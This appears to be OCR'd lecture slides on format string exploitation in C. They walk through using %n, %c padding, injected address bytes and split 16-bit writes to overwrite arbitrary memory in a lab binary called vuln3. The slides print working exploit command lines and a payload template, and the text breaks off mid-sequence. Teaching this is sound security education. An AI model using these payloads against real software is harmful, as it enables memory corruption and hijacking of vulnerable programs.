
`%n` = **write**, in the address pointed to *by the argument*, (treated as a pointer to int) the **number of chars** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
Segmentation fault            # bingo! Something unexpected happened...
```

```
notImportant
important <--The program will try to write NOT here, but into the address that you find here.
notImportant
Address of "AAAA"
```

What happened?



```
    $ ./vuln3 "AAAA %x %x %x"
    buffer: AAAA b7ff0ae0 41414141 804849b

    ./vuln3 "AAAA %x %n %x"
    Segmentation fault          # bingo! Something unexpected happened...

    $ dmesg | tail -n 1
    [19336.033685] vuln3[28939]: segfault at 41414141 ip f7e697ec sp ffffcf20
error 6 in libc-2.19.so[f7e22000+1a7000]
```

`%n` loads an `int*` (address) from the stack, goes there and writes the number of chars printed so far. In this case, that address is `0x41414141`.


How can we use this?

1. Put, on the stack, the address (`addr`) of the memory cell (`target`) to modify
2. Use `%x` to go find it on the stack (%N$x).
3. Use `%n` instead of that `%x` to write a *number* in the cell pointed to by `addr`, i.e. `target`.

Q: how can we *practically* write an address, e.g. `0xbffff6cc` instead of the useless `0x41414141`? We cannot type those characters as easily as AAAA...

Using Python as a tool

We use Python to emit non printable chars, e.g. the four chars composing **`0xbffff6cc`**



```
./vuln3 "AAAA%2$n"
```

```
./vuln3 "`python -c 'print "AAAA%2$n"'`"
```

```
./vuln3 "`python -c 'print "\x41\x41\x41\x41%2$n"'`"
```

```
./vuln3 "`python -c 'print "\xcc\xf6\xff\xbf%2$n"'`"
```

How can we use this? (2)

1. Put, on the stack, the address (**`addr`**) of the memory cell (**`target`**) to modify
2. Use **`%x`** to go find it on the stack (%N$x).
3. Use **`%n`** instead of that **`%x`** to write a *number* in the cell pointed to by **`addr`**, i.e. **`target`**.

Number == #bytes printed so far

Q: how do we change this into an *arbitrary number* that we *control*?

Controlling the Arbitrary Number

We use **`%c`**

```
void main () {
        printf("|%050c|\n", 0x44);
        printf("|%030c|\n", 0x44);
        printf("|%013c|\n", 0x44);
}
$ ./padding
|                                                 D|    ~> 50
|                             D|                        ~> 30
|            D|                                         ~> 13
```

Controlling the Arbitrary Number (2)

```
# let's assume that we know the target address: 0xbffff6cc
$ ./vuln3 "`python -c 'print "\xcc\xf6\xff\xbf%50000c%2$n"'`"
```

Q: what is the value we are writing?

i.e. how many characters have been printed when we reach %n?

Controlling the Arbitrary Number (2)

```
# let's assume that we know the target address: 0xbffff6cc
$ ./vuln3 "`python -c 'print "\xcc\xf6\xff\xbf%50000c%2$n"'`"
```

Q: what is the value we are writing?

i.e. how many characters have been printed when we reach %n?


A: 4+50000=50004

Writing, step by step (1)

`Target address = 0xbffff6cc (Where to write)`

`Arbitrary number = 0x6028 = 24616 (What to write)`

1. Put, on the stack, the **`target address`** of the memory cell to modify (as part of the format string)



high addresses


cc	f6	ff	bf
..	..	..	..

Writing, step by step (2)

Target address = 0xbffff6cc (Where to write)

Arbitrary number = 0x6028 = 24616 (What to write)

1. Put, on the stack, the **target address** of the memory cell to modify (as part of the format string)
2. Use **%x** to go find it on the stack (%N$x) -> let's call the displacement **pos**




Writing, step by step (3)

Target address = 0xbffff6cc (Where to write)


Arbitrary number = 0x6028 = 24616 (What to write)

1. Put, on the stack, the **target address** of the memory cell to modify (as part of the format string)
2. Use %**x** to go find it on the stack (%N$x) -> let's call the displacement **pos**
3. Use **%c and %n** to write 0x6028 (24616) in the cell pointed to by **target** (remember: parameter of %c +len(printed))



Writing so far...

```
\xcc\xf6\xff\xbf%24612c%pos$n
```



Problem: We want to write a valid 32 bit address (e.g., of a valid memory location or function) as the Arbitrary number (What to write)

0xbfffffff$_{\text{(hex)}}$ == 3,221,225,471$_{\text{(dec)}}$

Q: How can we write such a “big” number ?

Writing 32 bit Addresses (16 + 16 bit)

In other to avoid writing GB of data. We split each DWORD (32 bits, up to 4GB) into 2 WORDs (16 bits, up to 64KB), and write them in two rounds.

Remember: once we start counting up with `%c`, **we cannot count down***. We can only keep going up. So, we need to do some math.

- **1st round:** word with *lower* absolute value.
- **2nd round:** word with *higher* absolute value

* we could overflow…

Writing in two rounds...

We need to perform the writing procedure twice **in the same format string**

⬇


We need:

- The target addresses of the two writes (which will be at 2 bytes of distance)
- The displacements of the two targets
- Do some math to compute the arbitrary numbers to write (i.e., the ones that added together yield the 32 bits address)

```
<target><target+2>%<lower_value>c%pos$n<higher_value>c%pos+1$n
```

Writing 16 bits at a Time Steps

1. Put, on the stack, the 2 `target addresses` of the memory cells to modify (**as part of the format string**)
2. Use `%x` to go find **<target_1>** on the stack (%N$x) -> let's call the displacement **pos**
   a. **<target_2>** will be at **pos+1** (i.e., it's located one DWORD up)



3. Use **%c** **and** **%n** to write
   a. the **lower absolute value** in the cell pointed to by **`<target_1>`**
   b. The **higher decimal value** in the cell pointed by **`<target_2>`**


Writing 16 bits at a Time (1)

`0xbffff6cc`: Target address `(Where to write)`

`0x45434241`: This is **what** we want to write at **`*pos`** `(What to write)`

Note:
`0x4543 = 17731 higher decimal value ->` Write 2nd
`0x4241 = 16961 lower decimal value ->` Write 1st

`First round:` write **`0x4241 = 16961`** (word) at **`*pos`**



Writing 16 bits at a Time (2)


`0xbffff6cc`: Target address `(Where to write)`

`0x45434241`: This is **what** we want to write at **`*pos`** **`(What to write)`**

Note:
`0x4543` = **`17731 higher decimal value ->`** Write 2nd
`0x4241` = **`16961 lower decimal value ->`** Write 1st

`First round:` write **`0x4241 = 16961`** (word) at **`*pos`**

`Second round:` write **`0x4543 = 17731`** (word) at **`*(pos + 1)`**



high addresses

<??>			
cc	f6	ff	bf
..	..	..	..

*(??)

pos+1

pos

0xbffff6cc

high addresses

41	42	00	00
..	..	..	..

Writing 16 bits at a Time (3)


0xbffff6cc: Target address (Where to write)


0x45434241: This is **what** we want to write at ***pos** **(What to write)**

Note:
0x4543 = **17731 higher decimal value ->** Write 2nd
0x4241 = **16961 lower decimal value ->** Write 1st

First round: write **0x4241 = 16961** (word) at ***pos**

Second round: write **0x4543 = 17731** (word) at ***(pos + 1)**





Writing 16 bits at a Time (4)


`0xbffff6cc`: Target address `(Where to write)`

`0x45434241`: This is **what** we want to write at **`*pos`** **`(What to write)`**

Note:
`0x4543` = **`17731 higher decimal value ->`** Write 2nd
`0x4241` = **`16961 lower decimal value ->`** Write 1st

`First round:` write **`0x4241`** **`= 16961`** (word) at **`*pos`**

`Second round:` write **`0x4543`** **`= 17731`** (word) at **`*(pos + 1)`**



ce	f6	ff	bf	pos+1
cc	f6	ff	bf	pos
..	..	..	..	

Writing 16 bits at a Time (5)

